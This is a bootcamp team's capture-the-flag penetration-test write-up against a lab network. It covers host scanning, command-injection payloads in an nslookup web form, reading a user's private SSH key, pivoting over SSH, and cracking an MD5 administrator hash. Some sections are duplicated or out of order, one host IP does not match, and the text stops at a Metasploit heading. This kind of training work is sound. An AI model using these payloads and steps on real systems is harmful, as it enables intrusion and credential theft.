Penetration Testing Report

Cybersecurity Analytics Bootcamp

Engagement Contacts

Megan Ryan, Caleb, Greg Finneman, and Anthony Augustus

Executive Summary

The penetration test was conducted against a controlled Capture the Flag (CTF) environment provided as part of the Cybersecurity Analytics Bootcamp. The purpose of this engagement was to simulate real-world attack techniques and assess the security posture of multiple Linux and Windows hosts within the target network.

Over the course of the exercise, our team successfully enumerated live hosts, identified vulnerable services, gained initial access to a web server, pivoted into an internal Linux machine, leveraged poor credential management to crack Windows Administrator credentials, and achieved full compromise of two Windows servers. The engagement concluded with the discovery and exfiltration of the sensitive file secrets.txt, completing the red team exercise.

The findings highlight common security weaknesses such as poor credential storage, weak password choices, and insufficient defense against Pass-the-Hash attacks. These vulnerabilities, if present in a real-world environment, could lead to complete domain compromise.

Objective

The objective of this penetration test was to:

- Identify vulnerable systems and services within the simulated network.
- Demonstrate how an attacker could exploit misconfigurations and poor credential practices to escalate privileges.

- Perform lateral movement across the environment using legitimate but insecure authentication methods.

- Exfiltrate sensitive data (secrets.txt) from the final target host to prove complete compromise.

Tools Used

Nmap: A network scanning tool used to discover live hosts and enumerate open ports/services.

Web Browser (Firefox/Chrome): Used to access the vulnerable web application running on a non-standard port.

John the Ripper: A password cracking utility that enabled us to recover the plaintext Administrator password (pokemon) from an MD5 hash.

Metasploit Framework: A penetration testing platform used to exploit the Windows SMB service via psexec, gain Meterpreter shells, and execute Pass-the-Hash attacks.

Meterpreter: A post-exploitation tool within Metasploit that provided interactive shells on compromised systems for reconnaissance and file retrieval.

Penetration Test Findings

Summary

Below is a summary of the major findings, their severity, and descriptions of the associated risk:

Finding #	Severity	Finding Name
1	High	Insecure web application (command injection)
2	High	Exposed private SSH key on Linux host
3	High	Use of weak password (pokemon)
4	High	NTLM hashes exposed on Windows host


Finding #	Severity	Finding Name
5	Medium	Sensitive file accessible (secrets.txt)

Detailed Walkthrough

Challenge 1: Network Scanning

Step 1: Identify the subnet

Check the ip of the Kali VM: ip addr



Here we see that the Kali server is using eth0 interface and the subnet is 172.31.42.127/20

Step 2: Run a basic NMAP scan

nmap -sn 172.31.42.177/20

- -sn does not do a port scan and yields available machines on the network.q

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 172.31.42.127/20
Starting Nmap 7.93 ( https://nmap.org ) at 2025-08-26 17:11 UTC
Nmap scan report for ip-172-31-35-219.us-west-2.compute.internal (172.31.35.219)
Host is up (0.0012s latency).
Nmap scan report for ip-172-31-36-153.us-west-2.compute.internal (172.31.36.153)
Host is up (0.00068s latency).
Nmap scan report for ip-172-31-39-2.us-west-2.compute.internal (172.31.39.2)
Host is up (0.0013s latency).
Nmap scan report for ip-172-31-42-70.us-west-2.compute.internal (172.31.42.70)
Host is up (0.00079s latency).
Nmap scan report for ip-172-31-42-177.us-west-2.compute.internal (172.31.42.177)
Host is up (0.00045s latency).
Nmap done: 4096 IP addresses (5 hosts up) scanned in 65.55 seconds
```

Knowing the open ips on the network, I narrowed my scan for services and versions, ports 1-5000

```
└─$ nmap -sV -p1-5000 172.31.35.219 172.31.36.153 172.31.39.2 172.31.42.70
Starting Nmap 7.93 ( https://nmap.org ) at 2025-08-28 14:42 UTC
Nmap scan report for ip-172-31-35-219.us-west-2.compute.internal (172.31.35.219)
Host is up (0.00021s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-36-153.us-west-2.compute.internal (172.31.36.153)
Host is up (0.00017s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for ip-172-31-39-2.us-west-2.compute.internal (172.31.39.2)
Host is up (0.0066s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for ip-172-31-42-70.us-west-2.compute.internal (172.31.42.70)
Host is up (0.00041s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (4 hosts up) scanned in 21.41 seconds
```

Results:

- We see that on port 3389, 172.31.35.219 is running a web sever, Microsoft
- 172.31.36.153:3389 is also running a Microsoft Webserver
- 172.31.42.70 is running an Apache webserver on port 1013
- These machines are running ssh
    - 172.31.39.2:2222
    - 172.31.42.70:22
- The Windows machines are:
    - 172.31.35.219
    - 172.31.36.153

Challenge 2: Initial Compromise

Objective

Identify an initial compromise vector on one of the discovered web servers, confirm remote code execution (RCE), and establish a foothold on the target system.

Methodology


From the previous reconnaissance (Challenge 1), we determined that the host 172.31.42.70 was running an Apache web server on port 1013. Accessing the web page revealed a site titled *Important Fullstack Academy Websites* with a link to the Network Utility Development Site.

Navigating to `http://172.31.42.70:1013/networkutility/tools/nslookup/` presented a form that accepted user input for DNS lookups. Because this form passes input directly to a system utility (`nslookup`), it became the primary candidate for injection testing.

To test for command injection, common shell metacharacters (`;`, `&&`, `|`) were appended to normal input (`google.com`) with simple system commands such as `whoami`, `id`, and `uname -a`.

Results

- Normal input (google.com) returned expected DNS results.
- Injected payloads such as:
    - google.com && whoami
    - google.com ; whoami
    - google.com | whoami
- successfully executed additional commands on the host.
- The output of these payloads confirmed execution of arbitrary commands, for example:
    - www-data
- This demonstrated that commands were being executed with the privileges of the web server process user (www-data).



Conclusion

The Network Utility (nslookup) web tool on host 172.31.42.70:1013 is vulnerable to command injection. By appending system commands to valid input, arbitrary code execution was achieved. This confirms a successful initial compromise of the target server and provides a foothold for further exploitation.

Challenge 3: Pivoting

Objective

Use the foothold on the compromised web server to locate SSH keys and pivot into another Linux host on the network.

Step 1: Enumerating users

With command injection confirmed in Challenge 2, we leveraged the vulnerable `nslookup` input field to enumerate the `/home` directory on the target web server. This allowed us to identify which user accounts exist on the system and could potentially hold SSH credentials.

Results


The command:

google.com | ls -la /home

returned the following users:

- alice-devops
- labsuser
- ubuntu
- www-data

This confirms multiple user accounts exist on the system, and the next step will be to investigate their `.ssh` directories for private keys.



Step 3: Extracting the private key


- From the .ssh directory of user alice-devops, we identified a private key file named id_rsa.pem:
- google.com | ls -la /home/alice-devops/.ssh

  Output:

  -rw-r--r-- 1 alice-devops alice-devops 2602 Jun 29 2023 id_rsa.pem

  Then running:

  google.com | cat /home/alice-devops/.ssh/id_rsa.pem



Step 4: Save the key on Kali

Goal: Create a local file with the stolen key.

Commands on the Kali box:

nano alice-devops_id_rsa.pem

Challenge 4: System Reconnaissance

Objective

Identify insecure password management practices on the pivot Linux host to gain credentials for Windows systems.

Methodology

From the alice-devops account, searched for shell scripts using:

- find . -type f -name "*.sh"

```
┌──(kali㉿kali)-[~]
└─$ ssh -i alice-devops_id_rsa.pem -p 2222 alice-devops@172.31.0.53
The authenticity of host '[172.31.0.53]:2222 ([172.31.0.53]:2222)' can't be established.
ED25519 key fingerprint is SHA256:RLA6wwlRLXNz6GK0AZi7WinM7uKXRHYn5ATe4mtoLI8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.0.53]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04 LTS (GNU/Linux 6.8.0-1036-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  3 17:10:03 UTC 2023

  System load:  0.21240234375      Processes:             209
  Usage of /:   28.2% of 19.20GB   Users logged in:       0
  Memory usage: 19%                IPv4 address for ens5: 172.31.37.98
  Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

   https://ubuntu.com/aws/pro

244 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ find . -type f -name "*.sh"
```

- Located ./scripts/windows-maintenance.sh.
- Inspected the contents with:
- cat ./scripts/windows-maintenance.sh

Results


The script revealed:

- Windows Administrator account hardcoded (username="Administrator")
- Corresponding MD5 password hash: 00bfc8c729f5d4d529a412b12c58ddd2

```
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$ find . -type f -name "*.sh"
./scripts/windows-maintenance.sh
alice-devops@ubuntu22:~$ cat ./scripts/windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run sy

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~$
```

Conclusion

The Linux pivot host contained a maintenance script with an MD5 hash of the Windows Administrator password, demonstrating insecure credential management. This artifact can be cracked to reveal plaintext credentials for the Windows systems identified earlier.




Step 5: Fix key permissions

Why: SSH refuses to use keys that are too permissive.

Command (Kali):

chmod 600 alice-devops_id_rsa.pem

ls -l alice-devops_id_rsa.pem



Connected to the second Linux host:
From the Nmap results in Challenge 1, we knew that host 172.31.39.2 was running SSH on port 2222. Using the stolen key, we authenticated as alice-devops:

ssh -i alice-devops_id_rsa.pem -p 2222 alice-devops@172.31.39.2

```
┌──(kali㉿kali)-[~]
└─$ ssh -i alice-devops_id_rsa.pem -p 2222 alice-devops@172.31.39.2
The authenticity of host '[172.31.39.2]:2222 ([172.31.39.2]:2222)' can't be established.
ED25519 key fingerprint is SHA256:3tRe55yl6Jd4MTZqAqXd/jvp++KBwIQtcvd0fusq99U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.31.39.2]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Jul  3 17:10:03 UTC 2023

  System load:  0.21240234375      Processes:             209
  Usage of /:   28.2% of 19.20GB   Users logged in:       0
  Memory usage: 19%                IPv4 address for ens5: 172.31.37.98
  Swap usage:   0%


503 updates can be applied immediately.
277 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

Challenge 4: System Reconnaissance

Step 1: Searching for files of interest

We ran targeted find commands in the alice-devops account to locate files likely to contain sensitive information.

Commands executed:

find . -name "*.txt"

find . -name "*.log"

find . -name "*.sh"

find . -name "*.py"

```
alice-devops@ubuntu22:~$ find . -name "*.txt"
./.cache/tracker3/files/first-index.txt
./.cache/tracker3/files/locale-for-miner-apps.txt
./.cache/tracker3/files/last-crawl.txt
alice-devops@ubuntu22:~$ find . -name "*.log"
./.local/share/gvfs-metadata/root-2cb1ec94.log
alice-devops@ubuntu22:~$ find . -name "*.sh"
./scripts/windows-maintenance.sh
alice-devops@ubuntu22:~$ find . -name "*.py"
alice-devops@ubuntu22:~$
```

Results

- .txt files:
  - ./.cache/tracker3/files/first-index.txt
  - ./.cache/tracker3/files/locale-for-miner-apps.txt
  - ./.cache/tracker3/files/last-crawl.txt
- .log file:
  - ./.local/share/gvfs-metadata/root-2cb1ec94.log
- .sh script:
  - ./scripts/windows-maintenance.sh ⬅️ Most suspicious
- No .py files were found.
- cat ./scripts/windows-maintenance.sh

Objective

Investigate the Linux pivot host for insecurely stored credentials or hashes that could provide access to the Windows machines identified earlier.

Methodology

1. Began by searching the alice-devops home directory for sensitive files (*.txt, *.log, *.sh, *.py).
2. Located a suspicious shell script named windows-maintenance.sh under ./scripts/.
3. Inspected the file contents using:

Results

The windows-maintenance.sh script revealed the following:

- Intended purpose: log into Windows systems as Administrator to run updates.
- Contains a hardcoded MD5 hash of the Administrator password:

  00bfc8c729f5d4d529a412b12c58ddd2

- Associated username explicitly defined as:
  - username=”Administrator”

Developer's comment suggests they did not believe the hash could be cracked.

```
alice-devops@ubuntu22:~$ cat ./scripts/windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them

# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
input_hash=`echo -n $input_password | md5sum | cut -d' ' -f1`

if [[ $input_hash == $password_hash ]]; then
        echo "The password for Administrator is correct."
else
        echo "The password for Administrator is incorrect. Please try again."
        exit
fi

#TODO: Figure out how to make this script log into Windows systems and update them
alice-devops@ubuntu22:~$
```

Conclusion

Reconnaissance of the Linux pivot host uncovered a poorly secured shell script containing the MD5 hash of the Windows Administrator password. This finding highlights negligent password management practices and provides a credential artifact that can be leveraged to attempt access on the Windows hosts discovered during network scanning.

Challenge 5: Cracking the Administrator Hash

Objective

Crack the recovered MD5 hash of the Windows Administrator password to obtain plaintext credentials for lateral movement into Windows hosts.

Methodology

1. Extracted the MD5 hash from the pivot Linux machine:


00bfc8c729f5d4d529a412b12c58ddd2

2. Saved the hash to a local file (admin_hash.txt) on Kali:

echo ”00bfc8c729f5d4d529a412b12c58ddd2” > admin_hash.txt

3. Used John the Ripper with the RockYou wordlist to attempt a dictionary crack:

/sbin/john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt admin_hash.txt



Results

John successfully cracked the MD5 hash and revealed the plaintext password:

Administrator : pokemon

Conclusion

We successfully obtained the plaintext Windows Administrator password pokemon from the cracked MD5 hash. This provides valid credentials to attempt authentication against the Windows hosts identified during reconnaissance.

Challenge 6: Metasploit

